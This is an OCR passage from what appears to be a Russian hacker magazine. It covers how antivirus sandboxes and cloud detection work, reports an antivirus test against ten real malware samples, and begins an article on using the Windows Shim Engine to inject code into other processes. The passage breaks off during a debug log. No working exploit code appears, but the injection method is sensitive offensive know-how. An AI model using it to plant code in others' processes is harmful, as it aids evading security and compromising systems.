Совсем не обязательно использовать движок виртуальной машины для изоляции выполнения программ. Можно просто подставлять процессам, запущенным в песочнице, не реальные объекты файловой системы и реестра, а их дубликаты. Попытка их изменения приведет к изменению лишь их копий внутри песочницы, реальные данные не изменятся и не пострадают. Основной недостаток такого вида песочниц — пробои или обход, и в результате — выход вредоносного кода в основную систему. Несмотря на это, данный подход является основным в большинстве продуктов (SandboxIE, BufferZone, изолированные среды антивирусов Kaspersky Internet Security, Comodo Internet Security Pro, Avast Internet Security).

Изоляция на основе правил

Все попытки изменения объектов файловой системы или реестра не виртуализируются, а рассматриваются с точки зрения набора внутренних правил средства защиты. Недостаток такого подхода тот же, что и во втором случае — возможность выхода зловредного приложения из-под контроля песочницы. Однако в этом случае гораздо проще осуществлять обмен данными между контролируемой средой и основной системой. Пример — Windows User Account Control (хорошо всем известный и многим надоедающий контроль учетных записей Windows).

В связи с тем, что наиболее широкое применение получил второй подход, стоит его рассмотреть подробнее на примере широко распространенной песочницы SandboxIE. Файловая система виртуализируется достаточно просто — путем создания дубликатов папки текущего пользователя, дубликатов журналов транзакций общей файловой системы и папок, имитирующих накопители (внутренние и внешние). Также создается дубликат реестра.

После того как созданы дубликаты файловой системы и реестра, задача песочницы сводится к перехвату всех функций работы с файлами и реестром. Если приложение, обращающееся к реестру или пытающееся создать/изменить какой-либо файл, запущено не из-под песочницы, то управление передается оригинальным функциям. Если же такое приложение выполняется в песочнице, то вместо настоящего реестра и настоящего внешнего накопителя ему посредством перехваченных функций подсовываются их дубликаты.

Поскольку функций, с помощью которых можно работать с файловой системой и реестром, много, то и перехватов приходится де-

В АНТИВИРУСНЫХ ПЕСОЧНИЦАХ МОЖНО ВЫДЕЛИТЬ ТРИ БАЗОВЫЕ МОДЕЛИ ИЗОЛЯЦИИ ПРОСТРАНСТВА ОТ ВСЕЙ ОСТАЛЬНОЙ СИСТЕМЫ

лать много. К примеру, SandboxIE производит перехват 56 функций из ntdll.dll, 68 функций из user32.dll, 71 функции из advapi32.dll, 6 функций из kernel32.dll и 1 функции из ws_32.dll.

Теперь пара слов про методы принятия решения о помещении выполняемого приложения в песочницу, а также о режимах ее работы. Методов принятия решения по большому счету два.

На основе правил

Модуль принятия решения обращается к внутренней базе правил запуска приложений и в зависимости от них запускает приложения либо в песочнице, либо в основной системе. Такой подход применяют SandboxIE, BufferZone.


На основе эвристических подходов

В этом случае решение о запуске в песочнице принимается на основе результатов работы эвристического анализатора. Так работают песочницы из состава большинства антивирусных продуктов (в частности Kaspersky Internet Security и Comodo Internet Security Pro).


Что касается режимов работы, то их тоже два — режим постоянной защиты и режим ручной защиты. В первом случае приложение автоматически помещается в песочницу либо выполняется вне ее в зависимости от результата работы модуля принятия решения при старте приложения. Во втором — пользователь сам принимает решение о запуске процесса внутри песочницы. К примеру, для SandboxIE (песочница на основе частичной виртуализации) основным режимом работы является режим ручной защиты, но при покупке лицензии можно активировать режим постоянной защиты с принятием решения на основе правил. Для песочницы из состава Comodo Internet Security основной режим — режим постоянной защиты с эвристическим алгоритмом принятия решения. Однако помимо этого существует возможность ручного запуска приложений в песочнице.

ЗАКЛЮЧЕНИЕ

Конечно, некоторые детали остались за кадром, да и разработчики в антивирусных лабораториях все время изобретают что-то новое, пытаясь догнать и перегнать создателей вредоносного программного обеспечения... Но главное, что все эти антивирусные премудрости обрели порядок и свое место на многочисленных полочках в твоей голове. А там, глядишь, и ты придумаешь что-нибудь такое, что произведет революцию в антивирусном деле, и редактору придется выделять место под новые статьи в нашем журнале.][



Общий принцип изоляции файловой системы в SandboxIE



Виртуализация файловой системы в SandboxIE (в папке drive находятся папки, имитирующие внешние накопители)

ОБЛАЧНЫЕ ТЕХНОЛОГИИ НА АНТИВИРУСНОЙ СЛУЖБЕ

Началом применения облачных технологий в антивирусном деле можно, наверное, считать предоставление антивирусными компаниями возможности онлайн-проверки файлов на вредоносность. Эта возможность существует и по сей день, но под облачными технологиями в сфере антивирусной защиты сегодня понимается уже совсем другое. Почти все крупные антивирусные компании используют облака в качестве огромной антивирусной базы, причем фактически пополняемой самими пользователями, давшими согласие на участие в программе пополнения и уточнения информации о вредоносных и потенциально вредоносных объектах. В разных антивирусных компаниях это называется по-разному. У Microsoft Security Essential — «Служба динамических сигнатур DSS (Dynamic Signature Service)». Если на выходе проактивной защиты файл будет расценен как подозрительный (к примеру, пытается изменить системные файлы), но сигнатурный анализатор на него никак не отреагировал, то создается профиль этого файла, который отсылается для анализа в специальные сервисы Microsoft — DSS, SpyNet и MRS (Microsoft Reputation Services). В случае, когда в базе обновления сигнатура уже есть, но она еще не скачана, автоматически происходит обновление баз. В сигнатурах содержится не только часть тела вируса или его хэш, но и некоторые типичные сценарии поведения, которые позволяют однозначно определить вредоносность программы. В антивирусах от компании Comodo та же самая фигня носит название «Облачный анализ поведения приложений», и с его помощью подозрительные файлы отправляются на дополнительный анализ.

Говоря про облачные технологии в сфере борьбы с вредоносными программами, нельзя не упомянуть «Лабораторию Касперского» с ее Kaspersky Security Network. KSN — сеть информационной безопасности, позволяющая пользователям получать оперативные данные о репутации программ и веб-сайтов, оперативно реагируя на появление новых угроз. С помощью KSN в новых антивирусных программах от «Лаборатории Касперского» реализованы функции веб-фильтра, антифишинговый модуль, функция контроля программ (рейтингование софта по признакам опасности при назначении доступа к ресурсам ПК и персональным данным) и модуль анти-спам, который обращается в KSN за образцами спам-писем.

INFO

В случае использования песочниц для изоляции выполняемого кода следует помнить, что многие из них виртуализируют далеко не всю систему. Как правило, это несколько критически важных объектов, например: папки Program Files, Windows, Users\%AllUsersProfile%\Program Data, Documents and Setting и ветвь реестра HKLM\Software.

Про обфускацию Java-скриптов очень хорошо написано в статье «JavaScript: игры в прятки» в девятом номере][за 2011 год.

deeonis (deeonis@gmail.com)

Неизвестная угроза

Испытываем эвристику аверов на самых новых вирусах

Как известно, антивирусное ПО работает в полную силу только в том случае, если своевременно получает свои апдейты. Об этом догадываются и вирмейкеры, которые выпускают новые версии зловредов чуть ли не каждый день. Сегодня мы проверим, насколько хорошо аверы справятся с самыми свежими экземплярами вирусов и троянов, которых еще нет у них в базах.

Сегодняшние испытания мы будем проводить на реальных зловредах, которых написали реальные киберзлодеи для своих реальных киберзлодейских нужд. Напомним, что для всех наших предыдущих тестов мы писали собственные сэмплы, которые хоть и не были настоящими зловредами, но усиленно старались ими представиться. Настоящие же трояны должны показать, кто из производителей антивирусных программ лучше отрабатывает деньги, с таким трудом добываемые их клиентами. Но чтобы проверка была еще хардкорней, мы раздобыли пачку самых свежих представителей патогенной киберфауны, а для большей надежности еще и отключили автообновление наших испытуемых примерно за неделю до отлова зловредов.

Кстати, об испытуемых антивирусах. Сегодня к нам в лабораторию попало следующее защитное ПО: Kaspersky CRYSTAL, Dr.Web Security Space, ESET NOD32 Smart Security 5 и Avira Free Antivirus. Все претенденты на звание лучшего из лучших (или, наоборот, худшего из худших) нам уже давно знакомы. Стоит сказать лишь про ПО от немцев — пусть тестируемая версия Avira и бесплатная, но она давно считается одним из самых параноидальных антивирусов среди современного зоопарка защитного программного обеспечения. Вирмейкеры в своих ТЗ выделяют Авиру в отдельный пункт, а по уровню причиняемой головной боли этого авера можно сравнить разве что с IE6, который портит нервы добрым и трудолюбивым верстальщикам и web-кодерам.

Условия тестирования

Для тестов мы засетапили на вируталку свеженькую Windows XP sp3 со всеми апдейтами, а затем начали устанавливать антивирусы, попутно создавая снапшоты виртуальной машины для каждого из аверов, чтобы они не мешали друг другу. Затем мы быстренько проапдейтили базы сигнатур до актуального состояния и оставили все это хозяйство на неделю в темном прохладном месте без интернета, чтобы наши испытуемые ненароком не обновились.


Через неделю мы пошли за свежей малварью — описание этой разношерстной компании ты можешь видеть на врезке.

Но кое-какую исследовательскую работу мы все-таки провели — открыли вирусные файлики в hex-редакторе и посмотрели на них с полминутки. В итоге мы смогли рассмотреть два swf-файла, один Visual Basic Script, один Java-скрипт, четыре исполняемых exe-файла (три из которых были пожаты UPX) и два загадочных файла с расширением lpe, которые изнутри были похожи один на pdf, а другой — на zip-архив. Всего получилось десять зловредов.


Само тестирование у нас будет проходить в два этапа. На первом этапе мы натравим антивирусы с несвежими базами на найденные трояны и запишем результат. Таким образом мы проверим, насколько хорошо аверы справляются с новым, неизвестным им вредоносным ПО. Вторая часть испытаний состоится через неделю после первой. Мы дадим антивирусам время на обнаружение и детект наших зловредов, затем обновим базы и просканим вредоносов еще раз. Это позволит нам узнать, насколько плохо противовирусное ПО справилось в первый раз.

Начинаем тестирование

Итак, мы подождали, пока антивирусные базы достаточно устареют, и начали тестирование. Сегодня аверы будут идти в алфавитном порядке, поэтому первым пойдет Avira Free Antivirus. Для чистоты эксперимента мы вообще выдернули сетевой кабель из машины, на которой собираемся проводить тесты, — современные антивирусы очень любят скрытно обновлять себя, сливать инфу о файлах на свои сервера и использовать всякие облачные технологии.




Dr.Web справился с неизвестной ему угрозой лучше всех



Результаты Каспера без обновленных баз



Доктор Веб совсем плох, свежие базы сигнатур ему не помогли


Kaspersky отжог: total detection

Поэтому, чтобы все было честно, доступ к сети был жестко ограничен. Также мы отключили файловые мониторы и прочие фоновые проверки, чтобы эти компоненты защитного ПО не мешали скопировать наш минизверинец на ПК.

Но вернемся к испытаниям. Распаковав архивчик со зловредами в специально отведенную для них директорию, мы кликнули по этой директории правой кнопкой мыши и выбрали пункт Scan. Не слишком расторопная Авира немного призадумалась, но затем все же занялась сканированием, после чего выдала окно с результатами. Из десяти вредоносных файлов Avira обнаружила только один, обозвав его DR/Delphi.Gen. Благодаря гуглу, официальному сайту и помощи Капитана Очевидность мы выяснили, что своему детекту зловред обязан эвристическому движку антивируса. Таким образом, эвристика сработала, но не совсем так, как того хотелось бы германским программистам. Результат 1/10 хоть и лучше, чем ничего, но как-то не внушает особенного оптимизма.

Следующим идет Dr.Web Security Space. Зеленый паук был натравлен на ту же самую папку. Сканирование прошло быстро, и его результаты оказались получше, чем у предшественника. Главной угрозой стал все тот же DR/Delphi.Gen, но уже с новым именем — Trojan.MulDrop.20121. Судя по названию, файлик был обнаружен с помощью конкретной сигнатуры, которая была в базе уже довольно давно. Число 20121, видимо, означает размер вредоноса, но у нашего зверька этот размер немного отличается — 20992 байт. Повезло доктору, или ему действительно удалось так качественно выделить сигнатуры, мы не знаем, но факт остается фактом, — трой обнаружен. Остальные два детекта — это эксплоиты. Первый эксплуатирует уязвимость в формате pdf, о чем недвусмысленно говорит название вируса (Exploit.PDF.2633), а второй покушается на Flash — Exploit.SWF.193. Стоит напомнить, что у нас было два swf-файла, но опасным был признан только один. Так же следует сказать, что эксплоиты обычно не содержат какого-либо вредоносного кода, а служат лишь для загрузки настоящих вирусов. Avira Free Antivirus не обнаружил этих файлов — возможно, потому что понадеялся перехватить более серьезную угрозу (но, как оказалось в итоге, сделать этого не смог). Доктор Веб же поступил более продуманно, попытавшись обезвредить заразу на ранних этапах наступления. Trojan.MulDrop.20121 также является загрузчиком других вирусов.

Итак, Dr.Web обнаружил три угрозы из десяти, что лучше, чем у немецкого антивируса, но все равно недостаточно хорошо для защиты системы. Следующий у нас в списке Kaspersky CRYSTAL. Забегая вперед, скажем, что его результаты нельзя трактовать однозначно, но обо всем по порядку.

После сканирования вирусной директории мы получили сообщение, говорящее нам о трех обнаруженных угрозах. Чтобы рассмотреть получше, что же там нашел каспер, мы решили взглянуть на подробный отчет, но тут нас ждал сюрприз — в табличке с найденными зловредами было всего два файла. Первый — это уже хорошо известный нам DR/Delphi.Gen, но уже под другим именем (HEUR:Trojan.Win32.Generic). Программка-загрузчик своих старших братьев стабильно детектится нашими антивирусами. Второй угрозой был pdf-эксплоит, обнаруженный Доктором Вебом, но имя по версии Лаборатории Касперского у него немного другое — HEUR:Exploit.Script.Generic. Видно, что в обоих случаях отработала эвристика, но непонятно, почему в отчете нет информации о третьем опасном файле, ведь в первоначальных результатах говорилось о трех угрозах. Мы не можем сказать, был ли детект третьего зверька, а потому засчитываем только два положительных срабатывания эвристики, что дает нам результат 2/10.

Последним идет NOD32. Сканирование все тех же файлов завершилось сообщением об одной найденной угрозе. Самые догадливые уже, наверное, поняли, что это был тот самый exe-загрузчик, который попался трем предыдущим антивирусам. На этот раз его имя было Win32/Injector.FP. К сожалению, мы так и не смогли понять, сработала ли тут сигнатура в базе или эвристический движок, но одно очевидно: результат 1 из 10 — это плохой результат.

ВТОРОЙ ЭТАП ИСПЫТАНИЙ


После того, как мы протестили аверов неизвестными для них троянами, мы оставили их в покое на недельку, а потом обновили базы сигнатур. За неделю любой уважающий себя антивирус должен переловить всех наших зловредов и научиться безжалостно их уничтожать. Ну что же, проверим, так ли это



Скромные результаты Avira Free Antivirus



После обновления у Авиры все намного лучше



NOD32 — совсем как Avira



NOD32 обновился и нашел шесть зловредов

на самом деле. Со свежими базами Авира показала себя ровно в шесть раз лучше, чем на первом этапе, но четыре файла так и не были идентифицированы спустя неделю после их выхода в дикую природу. Также интересно, что Avira обнаружила pdf-эксплоит, который ранее не видела, хотя его коллеги ругались на него в первую очередь. JS, который неделю назад не обнаруживался ни одним авером, на этот раз попал в поле зрения немецкого защитного ПО, назвавшего его HTML/Dlcr. Dawn.C.2. Остальные детекты — это exe-файлы, а swf-эксплоиты были отпущены на свободу. Шесть из десяти — таков результат Avira Free Antivirus со свежими базами.

Теперь очередь Dr.Web. После обновления баз мы не увидели такого прогресса, как у предыдущего антивируса. Всего лишь четыре из десяти: к списку вредоносов добавился один исполняемый файл, который окрестили как Trojan.SMSSend.1950. Больше ничего подозрительного доктор не обнаружил.

Касперский проявил себя иначе. Просканив директорию с вирусами, он выдал неприлично большое число инфицированных объектов, что скорее всего означает распаковку и прочие разоблачающие действия, которые были выполнены в процессе проверки. В итоге Kaspersky Crystal со свежими базами обнаружил все десять зловредов, большинство из которых были уничтожены в первые же секунды, хотя два файла по непонятным нам причинам так и остались лежать на жестком диске. Такой результат заслуживает уважения, которое, однако, может быстро рассеяться, если мы вспомним результаты первой части тестирования.

ESET NOD32 выступил с результатом, идентичным Авире — шесть из десяти. Правда, набор детектируемых файлов немного отличался — больше эксплоитов, меньше exe-файлов, — но это не особенно влияет на общую оценку.

А теперь настало время для подведения итогов.

НАГРАЖДЕНИЕ

Мы решили, что называть лучшего в этих испытаниях будет не совсем правильно, поэтому вместо первого, второго и так далее мест мы раздадим кубки за достижения в различных номинациях. Первый кубок — «За самые посредственные результаты» — получают Avira и ESET (кубок один, потому пусть они сами решают, у кого на полочке он будет стоять). Всего один обнаруженный зловред в первом испытании — это чуть лучше, чем ничего, а шесть троянов после обновления баз можно назвать улучшением ситуации на 600% или «ваша система все равно будет инфицирована, даже если вы регулярно обновляетесь».

Кубок «За лучшие базы сигнатур» получает антивирус Касперского, 10/10 — это действительно впечатляет. Правда, если ты схватишь совсем свеженький вирус (а настоящие киберзлодеи об этом позаботятся), то тебе скорее всего захочется расколотить этот кубок об голову победителя.

Антивирусу Dr.Web достается сразу два кубка: «За самую отчаянную борьбу с неизвестными доселе зловредами» и «За самый отстойный детект с обновленными базами». Слишком медленно добавляете сигнатуры, господа, слишком медленно.


На этом мы прощаемся с тобой и спускаемся обратно в наш подвал-лабораторию, где займемся новыми бесчеловечными опытами и тестами.

А ЧТО ЖЕ ЭТО ЗА ВИРУСЫ ТАКИЕ?

Чтобы тестирование было максимально честным, мы собрали представителей самых разных областей зловредного мира. Один из вредоносов «выбрасывает из себя» множество разнообразной малвари — троянцев, бэкдоров и прочей нечисти. Этим и объясняется удивившее автора расхождение в количестве детектов. Другой вообще представляет собой скрипт на языке VBS, основными назначениями которого являются загрузка и запуск другого троянца. Еще в файлах, участвующих в тесте, присутствовал эксплоит, эксплуатирующий CVE-201-0611. Скриптовый троян-загрузчик, аналогичный вышеописанному, но созданный на JS, тоже попал в выборку. Не обошлось и без winlocker'а — вредоноса, блокирующего работу системы, а затем требующего оплаты за разблокировку. Не отказались мы и от мобильного сектора — троянец, отправляющий СМС на платные номера, тоже попал в исследование. Кроме того в тесте участвовала мошенническая программа, относящаяся к категории «платных архивов» (такие программы требуют отправить СМС на премиум-номер якобы за получение доступа к заархивированному файлу). Также был протестирован PDF-эксплойт, вариации которого широко используются в эксплойт-паках для проведения drive-by атак. Наконец, в тесте участвовали троянец, выполняющий множество деструктивных действий, и вредоносный flash-файл, осуществляющий загрузку и запуск зловреда.

Preview

КОДИНГ




088

TRUE-КРИПТОВАНИЕ

Сегодня у нас сложная задача — сделать шифровалку данных, которая позволяла бы создавать невидимые в системе контейнеры и использовала собственный криптографический алгоритм. За основу мы возьмем известную программу TrueCrypt, которая распространяется с открытыми исходниками. Убедившись в отсутствии в ней закладок, мы создадим «доверенный» билд утилиты, в котором точно будет все ок. Недоверие к зарубежным шифрам и здоровый патриотизм наталкивают на мысль реализовать отечественные криптографические алгоритмы, которые во многом не уступают зарубежным аналогам. Этим и займемся, благо сделать это не сильно-то и сложно.

КОДИНГ



084

SHIM: НОВЫЙ МЕТОД ИНЖЕКТА

Способы инжекта кода в атакуемое приложение давно известны. Однако остались такие технологии как Shim Engine, которые еще могут тебя удивить.


UNIXOID





ЗВЕНЬЯ ОДНОЙ ЦЕПИ

Одним из главных новшеств ядра Linux версии 2.6 стала поддержка виртуальной файловой системы sysfs. Как это может быть полезно обычным пользователям?




111

БИТВЫ ЗЕЛЕНЫХ РОБОТОВ

Стандартная прошивка для Android-смартфона — удел тети Клавы, когда есть мощные альтернативные firmware в лице CyanogenMod и MIUI.


SYN\ACK





НЕИЗМЕННО ВЫСОКАЯ ДОСТУПНОСТЬ

HOWTO: как создать высокопроизводительный и устойчивый к сбоям файловый сервис на базе парочки стареньких серверов и Samba.






СВЕЖЕЕ ДЫХАНИЕ

В этом году корпорация Microsoft практически полностью обновит линейки своих основных продуктов. Кратко пройдемся по всем основным новинкам 2012.





139

СЕТЕВОЙ ФОРСАЖ

Редакция решила, наконец, обновить свои старые точки доступа. Берем пять топовых беспроводных маршрутизаторов и выбираем из них лучший.

TSS (TSS_TSS@mail.ru)

SHIM: новый метод инжекта

ИСПОЛЬЗОВАНИЕ SHIM ENGINE ДЛЯ ВНЕДРЕНИЯ КОДА И АВТОЗАГРУЗКИ

Существует множество способов инжекта кода в атакуемое приложение, это и правка импорта сторонней dll, и атака типа dll redirection, и создание удаленного потока, и посылка apc с адресом LoadLibrary. Способов уйма, но все эти способы довольно хорошо известны. Можно ли удивить чем-то искушенного читателя? Попробуем.

ЧТО ТАКОЕ SHIM'Ы ?

Shim Engine — это технология для обеспечения совместимости старших версий Windows с младшими, реализованная в различных dll, а также через некоторые калбеки и хаки в PE-загрузчике библиотеки ntdll.dll.

На уровне пользователя посмотреть на режимы совместимости можно на соответствующей вкладке свойств любого исполняемого файла:


```
some.exe → Свойства → Совместимость → Режим
Совместимости → Windows95
← будет использоваться шим совместимости с Windows 95
```

Что значит «будет использоваться»? Это значит, что из стандартной базы шимов будет извлечена некоторая информация, на основе нее будет загружена стандартная dll для совместимости, в которой есть опять-таки стандартные функции. И именно ими будут заменены функции в таблице импорта приложения some.exe. То есть механизм обратной совместимости в Windows обеспечивается банальным перехватом API.


Использование шимов позволяет очень многое, от простых вещей вроде добавления флагов в PEB, до виртуализации реестра и полного изменения поведения Heap Manager'а.

К примеру, шим, виртуализирующий реестр, перехватывает практически все функции работы с реестром в ADVAPI32.DLL:

```
RegConnectRegistryA, RegConnectRegistryW, RegOpenKeyExA,
RegOpenKeyExW, RegQueryValueExW,RegCloseKey,
RegOpenKeyW, RegQueryValueA, RegQueryValueW,
RegCreateKeyA, RegCreateKeyW, RegCreateKeyExA,
RegCreateKeyExW, RegEnumValueA, RegEnumValueW,
RegEnumKeyA, RegEnumKeyW, RegEnumKeyExA, RegEnumKeyExW,
RegQueryInfoKeyA, RegQueryInfoKeyW, RegSetValueExA,
RegSetValueExW, RegDeleteKeyA, RegDeleteKeyW
```



Добавляем свое приложение в EMET



Включаем режим логирования шимов

Далее мы разберемся, как работает Shim Engine и как его можно использовать в наших целях, а цели у нас простые — загрузить свой код в чужой процесс.

ИССЛЕДУЕМ ШИМЫ

Чтобы понаблюдать работу шимов, можно включить режим логирования. Для этого надо установить системную переменную окружения SHIMENG_DEBUG_LEVEL равной 4 и перезагрузиться (перезагрузка требуется при любых изменениях или добавлениях системных переменных окружения).

Если после этого запустить любое приложение (пусть это будет блокнот, переименованный в test.exe) в режиме совместимости с, например, Windows 2000 и включить WinDbg, можно наблюдать любопытные логи. Например, такие:

```
[INFO] [SeiSetLayerEnvVar] Env var set __COMPAT_LAYER="Win2000"
...
[INFO] [SE_DllLoaded] INIT. loading DLL "AcLayers.DLL".
...
[MSG ] [SeiInit] Shim DLL 0x71660000 "C:\WINDOWS\AppPatch\
AcLayers.DLL" loaded
[MSG ] [SeiInit] Using SHIM "Win2000VersionLie!AcLayers.DLL"
...
[INFO] [SeiInit] GetHookAPIs returns 3 hooks for DLL "C:\
